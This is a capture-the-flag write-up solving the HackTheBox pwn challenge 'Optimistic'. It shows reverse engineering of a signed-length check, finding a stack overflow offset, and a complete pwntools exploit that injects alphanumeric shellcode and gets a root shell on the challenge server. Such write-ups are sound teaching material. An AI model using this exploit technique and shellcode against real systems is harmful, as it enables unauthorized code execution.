

## Optim

Useful tips from:

<https://www.youtube.com/watch?v=MVeRz2ZdSdk>

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/flerb/HTB/Optimistic/optimistic

Breakpoint 1, 0x00005555555522d in main ()
(gdb) x/x $esp
0xffffffffffffdf90:      Cannot access memory at address 0xffffffffffffdf90
(gdb) cont
Continuing.
Welcome to the positive community!
We help you embrace optimism.
Would you like to enroll yourself? (y/n): y
Great! Here's a small welcome gift: 0x7ffffffffffdf90
Please provide your details.
Email:
Program terminated with signal SIGALRM, Alarm clock.
The program no longer exists.
(gdb)
```

```
gdb -batch -ex 'file ./optimistic' -ex 'disassemble main' >> disassemble_main
```

SIGALRM is thwarting my gdb attempts so ghydra:

```
flerb@ubuntu:~/HTB/Optimistic$ file optimistic
optimistic: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=24f4b065a2eab20657772e85de2af83b2f6fe8b1, for GNU/Linux 3.2.0, not stripped
flerb@ubuntu:~/HTB/Optimistic$ checksec optimistic
[*] '/home/flerb/HTB/Optimistic/optimistic'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       PIE enabled
RWX:       Has RWX segments
flerb@ubuntu:~/HTB/Optimistic$
```

# C: Decompile: main - (optimistic)

```
1
2 void main(void)
3
4 {
5     int iVar1;
6     ssize_t sVar2;
7     uint name-length;
8     undefined4 local_80;
9     undefined2 local_7c;
10    char local_7a;
11    undefined local_79;
12    undefined email [8];
13    undefined age [8];
14    char name [96];
15
16    initialize();
17    puts("Welcome to the positive community!");
18    puts("We help you embrace optimism.");
19    printf("Would you like to enroll yourself? (y/n): ");
20    iVar1 = getchar();
21    local_7a = (char)iVar1;
22    getchar();
23    if (local_7a != 'y') {
24        puts("Too bad, see you next time :(");
25        local_79 = 0x6e;
26        /* WARNING: Subroutine does not return */
27        exit(0);
28    }
29    printf("Great! Here's a small welcome gift: %p\n",&stack0xffffffffffffff8);
30    puts("Please provide your details.");
31    printf("Email: ");
32    sVar2 = read(0,email,8);
33    local_7c = (undefined2)sVar2;
34    printf("Age: ");
35    sVar2 = read(0,age,8);
36    local_80 = (undefined4)sVar2;
37    printf("Length of name: ");
38    __isoc99_scanf(&DAT_00102104,&name-length);
39    if (0x40 < (int)name-length) {
40        puts("Woah there! You shouldn't be too optimistic.");
41        /* WARNING: Subroutine does not return */
42        exit(0);
43    }
44    printf("Name: ");
45    sVar2 = read(0,name,(ulong)name-length);
46    name-length = 0;
47    while( true ) {
48        if ((int)sVar2 + -9 <= (int)name-length) {
49            puts("Thank you! We'll be in touch soon.");
50            return;
51        }
52        iVar1 = isalpha((int)name[(int)name-length]);
53        if ((iVar1 == 0) && (9 < (int)name[(int)name-length] - 0x30U)) break;
54        name-length = name-length + 1;
55    }
56    puts("Sorry, that's an invalid name.");
57    /* WARNING: Subroutine does not return */
58    exit(0);
59 }
60
```


#39 length of name > 0x40 kills it, too much optimism

```
001011b9 55          PUSH     RBP
001011ba 48 89 e5    MOV     RBP,RSP
001011bd bf 1e 00    MOV     EDI,0x1e
001011c2 b8 00 00    MOV     EAX,0x0
001011c7 e8 84 fe    CALL    <EXTERNAL>::alarm      uint alarm(uint __seconds)
ff ff
```

```
Decompile: initialize - (optimistic)
1
2 void initialize(void)
3
4 {
5     alarm(0x1e);
6     setvbuf(stdout, (char *)0x0, 2, 0);
7     setvbuf(stderr, (char *)0x0, 2, 0);
8     setvbuf(stdin, (char *)0x0, 2, 0);
9     return;
10 }
11
```

Using ghex ./optimistic:

Modified 0x1e to 0xff to increase time in GDB before SIGALARM



local\_84 is initially declared as an unsigned int, then it's converted to a ulong (ulong)local\_84, then it gets converted to int (int)local\_84.

```
int iVar1;
ssize_t sVar2;
uint local_84;
undefined4 local_80;
undefined2 local_7c;
char local_7a;
undefined local_79;
undefined auStack120 [8];
undefined auStack112 [8];
char local_68 [96];

printf("Length of name: ");
__isoc99_scanf(&DAT_00102104,&local_84);
if (0x40 < (int)local_84) {
    puts("Woah there! You shouldn't be too optimistic.");
    /* WARNING: Subroutine does not return */
    exit(0);
}
printf("Name: ");
sVar2 = read(0,local_68,(ulong)local_84);
local_84 = 0;
while( true ) {
    if ((int)sVar2 + -9 <= (int)local_84) {
        puts("Thank you! We'll be in touch soon.");
        return;
    }
    iVar1 = isalpha((int)local_68[(int)local_84]);
    if ((iVar1 == 0) && (9 < (int)local_68[(int)local_84] - 0x30U)) break;
    local_84 = local_84 + 1;
}
puts("Sorry, that's an invalid name.");
/* WARNING: Subroutine does not return */
exit(0);
```

So if we enter -1 when reading the Length of Name (-1 : 4 bytes : 1111 1111 1111 1111....), it will turn that into an unsigned long (8 bytes - 4294967295) which is fine ( as shown below), Name will read that many characters, which is a huge amount.

```
flerb@ubuntu:~/HTB/Optimistic$ getconf INT_MAX
2147483647
flerb@ubuntu:~/HTB/Optimistic$ getconf UINT_MAX
4294967295
flerb@ubuntu:~/HTB/Optimistic$ getconf ULONG_MAX
18446744073709551615
```

Then the check converts it back to an int, so the sanity check if `(0x40 < (int)local_84)` succeeds, but not in checking the sanity.

```
if (0x40 < (int)local_84) {
    puts("Woah there! You shouldn't be too optimistic.");
    /* WARNING: Subroutine does not return */
    exit(0);
}
printf("Name: ");
sVar2 = read(0,local_68,(ulong)local_84);
local_84 = 0;
while( true ) {
    if ((int)sVar2 + -9 <= (int)local_84) {
        puts("Thank you! We'll be in touch soon.");
        return;
    }
}
```

Because of that we can enter a huge value for name and cause a segfault/overflow.

```
f1erb@ubuntu:~/HTB/Optimistic$ ./optimistic
Welcome to the positive community!
We help you embrace optimism.
Would you like to enroll yourself? (y/n): y
Great! Here's a small welcome gift: 0x7ffc27f574f0
Please provide your details.
Email: kd
Age: 22
Length of name: -1
Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Thank you! We'll be in touch soon.
Segmentation fault (core dumped)
f1erb@ubuntu:~/HTB/Optimistic$
```

Just like in BatComputer the stack address is gifted.

char name is 96 bytes and the read (0,name,(ulong)name-length) will take a massive number but probably about 130 will be enough.

Attached ghidra to the process to find the return address popped from the stack that causes the segfault:

Using the BatComputer code as a starting point I used this to find the offset to the buffer because for some reason gdb just didn't like letting me enter a name after entering the -1 for the length of name, it just jumped to the "Thank you! We'll be in touch soon" branch".

So I used this and the input('IDA-prePayload') to let me connect it to IDA and check out the values

```
def main():
    #context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    io = process('./optimistic-patched')
    #io = process('./optimistic')

    # STEP 0
    # Enumerating the binary
    stack_address_offset = -96
    #max_payload_length = unknown

    # STEP 1
    # Leak stack address
    io.sendlineafter('(y/n): ', 'y')
    stack_address = io.recvline().strip().split()[-1]
    stack_address = ''.join([chr(int(stack_address[i:i+2], 16)) for i in range(2, len(stack_address), 2)])
    stack_address = stack_address.rjust(8, '\x00')
    stack_address = u64(stack_address, endian='big')
    log.success(f'{Fore.GREEN}Leaked stack address: {p64(stack_address)}{Style.RESET_ALL}')
    print(f'{Fore.GREEN}{stack_address}{Style.RESET_ALL}')

    # Step 2
    # Send prep payload
    io.sendlineafter('Email: ', '1')
    io.sendlineafter('Age: ', '2')
    input('IDA-preName')
    io.sendlineafter('Length of name: ', '-1')
    #payload = shellcode + padding + p64(stack_address)
    payload = cyclic(130)

    input('IDA-prePayload')

+-- 11 lines: shellcode = asm(shellcraft.sh()) -----

    io.sendafter('Name: ', payload)
    input('IDA-postPayload')    #this is used so we have a spot to connect IDA to it
    #io.interactive()

if __name__ == '__main__':
    main()
```





```

RAX 0000000000000023 ↪
RBX 000055CBA31E7410 ↪ __libc_csu_init
RCX 00007FDFD3BBD1E7 ↪ libc_2.31.so: __write+17
RDX 0000000000000000 ↪
RSI 00007FDFD3C98723 ↪ libc_2.31.so: _IO_2_1_stdout_+83
RDI 00007FDFD3C9A4C0 ↪ debug001:00007FDFD3C9A4C0
RBP 6261617A61616179 ↪
RSP 00007FFD10C48148 ↪ [stack]:00007FFD10C48148
RIP 000055CBA31E740B ↪ main+1E2
R8 0000000000000023 ↪
R9 0000000000000006 ↪
R10 FFFFFFFFFFFFFFFD4B ↪
R11 0000000000000246 ↪
R12 000055CBA31E70C0 ↪ _start
R13 00007FFD10C48230 ↪ [stack]:00007FFD10C48230
R14 0000000000000000 ↪
R15 0000000000000000 ↪
EFL 00010246

```

#### Stack view

```

00007FFD10C480B8 000055CBA31E7409 main+1E0
00007FFD10C480C0 0000007900000082
00007FFD10C480C8 0079000200000002
00007FFD10C480D0 0000000000000A31
00007FFD10C480D8 0000000000000A32
00007FFD10C480E0 6161616261616161
00007FFD10C480E8 6161616461616163
00007FFD10C480F0 6161616661616165
00007FFD10C480F8 6161616861616167
00007FFD10C48100 6161616A61616169
00007FFD10C48108 6161616C6161616B
00007FFD10C48110 6161616E6161616D
00007FFD10C48118 616161706161616F
00007FFD10C48120 6161617261616171
00007FFD10C48128 6161617461616173
00007FFD10C48130 6161617661616175
00007FFD10C48138 6161617861616177
00007FFD10C48140 6261617A61616179
00007FFD10C48148 6261616362616162
00007FFD10C48150 6261616562616164
00007FFD10C48158 6261616762616166
00007FFD10C48160 0000000100006168
00007FFD10C48168 000055CBA31E7229 main
00007FFD10C48170 000055CBA31E7410 __libc_csu_init
00007FFD10C48178 25E99A8F7CEAD72E
00007FFD10C48180 000055CBA31E70C0 _start
00007FFD10C48188 00007FFD10C48230 [stack]:00007FFD10C48230
00007FFD10C48190 0000000000000000

```

```

(env) flerb@ubuntu:~/HTB/Optimistic$ echo "aaaaaaacaaadaaaaaaafaaagaaahaaaiaaajaakaaalaamaanaaaaoaaapaaagaaaraaasaaataaaauaaavaaaawaaaxaaayaaaabbaabcaabdaabeaabfaabgaabha" | grep "baabcaab"
aaaaaaacaaadaaaaaaafaaagaaahaaaiaaajaakaaalaamaanaaaaoaaapaaagaaaraaasaaataaaauaaavaaaawaaaxaaayaaaabbaabcaabdaabeaabfaabgaabha
(env) flerb@ubuntu:~/HTB/Optimistic$ expr length aaaaaaaacaaadaaaaaaafaaagaaahaaaiaaajaakaaalaamaanaaaaoaaapaaagaaaraaasaaataaaauaaavaaaawaaaxaaayaaaab
104

```

So the offset is 104




```

(gdb) contin
Continuing.
Welcome to the positive community!
We help you embrace optimism.
Would you like to enroll yourself? (y/n): y
Great! Here's a small welcome gift: 0x7fffffffdf80
Please provide your details.
Email: 1
Age: 1
Length of name: -1
Name:
Breakpoint 3, 0x000055555555393 in main ()
(gdb) info registers
rax            0x0                0
rbx            0x555555555410       93824992236560
rcx            0x7fffffffdf20       140737488346912
rdx            0xffffffff           4294967295
rsi            0x7fffffffdf20       140737488346912
rdi            0x0                0
rbp            0x7fffffffdf80       0x7fffffffdf80
rsp            0x7fffffffdf00       0x7fffffffdf00
r8             0x6                6
r9             0x6                6
r10            0x5555555556135       93824992239925
r11            0x246               582
r12            0x55555555550c0       93824992235712
r13            0x7fffffffef070       140737488347248
r14            0x0                0
r15            0x0                0
rip            0x5555555555393       0x5555555555393 <main+362>
eflags         0x202               [ IF ]
cs             0x33               51
ss             0x2b               43
ds             0x0                0
es             0x0                0
fs             0x0                0
gs             0x0                0
(gdb)

```

The gift is the RBP

The last thing pushed onto the stack is name so we can use the given address -96 to get to the start of the name buffer.  
(stack\_address\_offset = -96)



<https://www.youtube.com/watch?v=MVeRz2ZdSdk>

It's exiting with exit code 0 though, so it's not hitting the return and jumping back to the pwn-generated shellcode.

This is because it is failing the isalpha check at line 52/53



isalpha((int)Name[(int)Name-Length]); //If this returns true the next conditional (iVar1 == 0) fails, returns isalpha returns non-zero on success.

Name[(int)Name-Length]

Right after the read into Name the Name-Length param is set to 0, the conditional after compares the number of bytes read by the read - 9 to make sure that is <= Name-Length (now 0)

(Line 48) Number-of-bytes-in-Name -9 <= 0, so we get a max of 9 characters in name to pass this conditional, but 9 characters isn't overflowing many buffers, so we have to rely on the incremter (Line 54) Name-Length++ in the loop.

To make sure we don't break we have to continuously pass the conditional (line 52+53) Name-Length will start at 0 and increment by 1 until we get that sweet return when Name-Length is equal to Name - 9, so to pass the isalpha the whole shellcode and padding - 1 have to be alpha (or numeric?).

```
44  printf("Name: ");
45  sVar1 = read(0,Name,(ulong)Name-Length);
46  Name-Length = 0;
47  while( true ) {
48      if ((int)sVar1 + -9 <= (int)Name-Length) {
49          puts("Thank you! We'll be in touch soon.");
50          return;
51      }
52      y-or-no = isalpha((int)Name[(int)Name-Length]);
53      if ((y-or-no == 0) && (9 < (int)Name[(int)Name-Length] - 0x30U)) break;
54      Name-Length = Name-Length + 1;
55  }
```

I got confused about the cast to int of (int)Name[(int)0++] so I wrote a small program because I wasn't sure how the cast to (int) of a char would affect the isalpha, turns out it doesn't, only alpha is allowed, no numbers.

```
#include <stdio.h>
#include <ctype.h>

int main(void){
    char ch;

    for (ch = ' '; ch <= '~'; ch++){
        if isalpha((int)ch){
            printf("%c is alpha\n", ch);
        }
        else {
            printf("%c is not alpha\n", ch);
        }
    }

    return 0;
}
```

The results show strictly a-zA-Z so to simplify passing this conditional it's easiest if our shellcode can be all a-zA-Z

<https://www.exploit-db.com/exploits/35205> looks pretty good.

Final solve:

```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

def main():
    #context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    io = process('./optimistic-patched')
    io = remote('178.62.106.98', 31857)
    # STEP 0
    # Enumerating the binary
    stack_address_offset = -96
    stack_offset=104

    # STEP 1
    # Leak stack address
    io.sendlineafter('(y/n): ', b'y')

    stack_address = io.recvline().decode().strip().split()[-1][2:]
    stack_address = bytes.fromhex(stack_address).rjust(8, b'\x00')
    stack_address = u64(stack_address, endian='big')
    stack_address += stack_address_offset #jump from end to start of buffer (-96)
    log.success(f'{Fore.GREEN}Leaked stack address: {p64(stack_address)}{Style.RESET_ALL}')
    print(f'{Fore.GREEN}{stack_address}{Style.RESET_ALL}')

    # Step 2
    # Send prep payload
    io.sendlineafter('Email: ', b'1')
    io.sendlineafter('Age: ', b'2')
    #input('IDA-preName')
    io.sendlineafter('Length of name: ', b'-1')

    # https://www.exploit-db.com/exploits/35205
    shellcode = b'XXj0TYX45Pk13VX40473At1At1qulqv1qwHcyt14yH34yhj5XVX1FK1FSH3F0PTj0X40PP4u4NZ4jWSEW18EF0V'
    padding = (stack_offset - len(shellcode)) * b'a'
    payload = shellcode + padding + p64(stack_address)
    print(f'{Fore.GREEN}{len(payload)}{Style.RESET_ALL}')

    #input('IDA-prePayload')
    # Step 3
    # Send payload


    io.sendafter('Name: ', payload)
    #input('IDA-postPayload') #this is used so we have a spot to connect IDA to it
    io.interactive()

if __name__ == '__main__':
    main()
```


```

flerb@ubuntu:~/HTB/Optimistic$ ./optimistic-solve.py
[+] Opening connection to 178.62.106.98 on port 31857: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[+] Leaked stack address: b'\x80\xdd>\xa7\xfd\x7f\x00\x00'
140727409368448
112
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
Thank you! We'll be in touch soon.
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls
flag.txt
optimistic
$ cat flag.txt
HTB{belng_negatlv3_pays_0ff!}
$ 

```



## Optimistic has been Pwned!

Congratulations  flerb, best of luck in capturing flags ahead!

#167	19 Sep 2021	RETIRED
CHALLENGE RANK	PWN DATE	CHALLENGE STATE

OK
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